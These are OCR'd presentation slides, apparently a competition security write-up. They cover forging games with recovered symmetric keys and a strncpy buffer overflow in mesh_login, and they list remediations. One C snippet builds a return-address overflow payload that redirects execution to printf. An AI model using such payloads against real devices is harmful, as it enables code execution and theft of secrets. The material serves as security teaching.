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
Attack 1: Finishing it Off



Symmetric Encryption: We have all the keys needed to forge any game!

Attack 1: Remediations

Not just one, but **many small flaws** led to successful exploitation!

- Not checking for **NULL return** for ***`malloc`***
- Lack of virtual memory + memory protections in U-Boot
- U-Boot crash dump not removed
- Asymmetric cryptography not used
  - without the private key, **we cannot forge games**

Attack 2: Buffer overflow on mesh_login


```
strncpy(tmp_user.name, tmp_name, MAX_STR_LEN);
strncpy(tmp_user.pin, tmp_pin, MAX_STR_LEN);
```


MAX_STR_LEN is 64, and the len of the pin is 9.

Attack 2: Buffer overflow on mesh_login

```
strncpy(tmp_user.name, tmp_name, MAX_STR_LEN);
strncpy(tmp_user.pin, tmp_pin, MAX_STR_LEN);
```

MAX_STR_LEN is 64, and the len of the pin is 9.
Buffer overflow! Time to…





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```c
char random_bytes[] = {
    'R', 'a', 'n', 'd', 'o', 'M', ' ', 'S', 't', 'r', 'i', 'n', 'g', ' ', ' ', ' ',
};
char r4_r5_r6_r7[] =  {
    0x5f, 0xd2, 0xb9, 0x1f, 'A', 'A', 'A', 'A', 'A', 'A', 'A', 'A', 'A', 'A', 'A', 'A',
};
char pc_r4_r5_r6[] =  {
    0x34, 0x42, 0xb8, 0x1f, 'A', 'A', 'A', 'A', 'A', 'A', 'A', 'A', 'A', 'A', 'A', 'A',
};
char printf_fun[] = {
    0xc8, 0xf0, 0xb8, 0x1f
};
strncat(cmd, random_bytes, 16);
strncat(cmd, r4_r5_r6_r7, 16);
strncat(cmd, pc_r4_r5_r6, 16);
strncat(cmd, printf_fun, 4);
```

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Attack 2: Impacts and Countermeasures

Arbitrary code execution:

- Ability to leak secrets from the system.

Suggested Fix:

- Change the size for strncpy to ensure no overflow.

Other Attacks

1. Open SSH connections through ethernet ports
2. Cold Boot attacks
3. 0 Day discovered - not employed
4. Reversing the bitstream - attempted
5. Fuzzing - attempted

General Comments

- Disable everything that isn’t necessary
- Sign everything you don’t want to be messed with
- Bounds checks
- Function returns (specifically malloc)
- Memsec is important

Questions?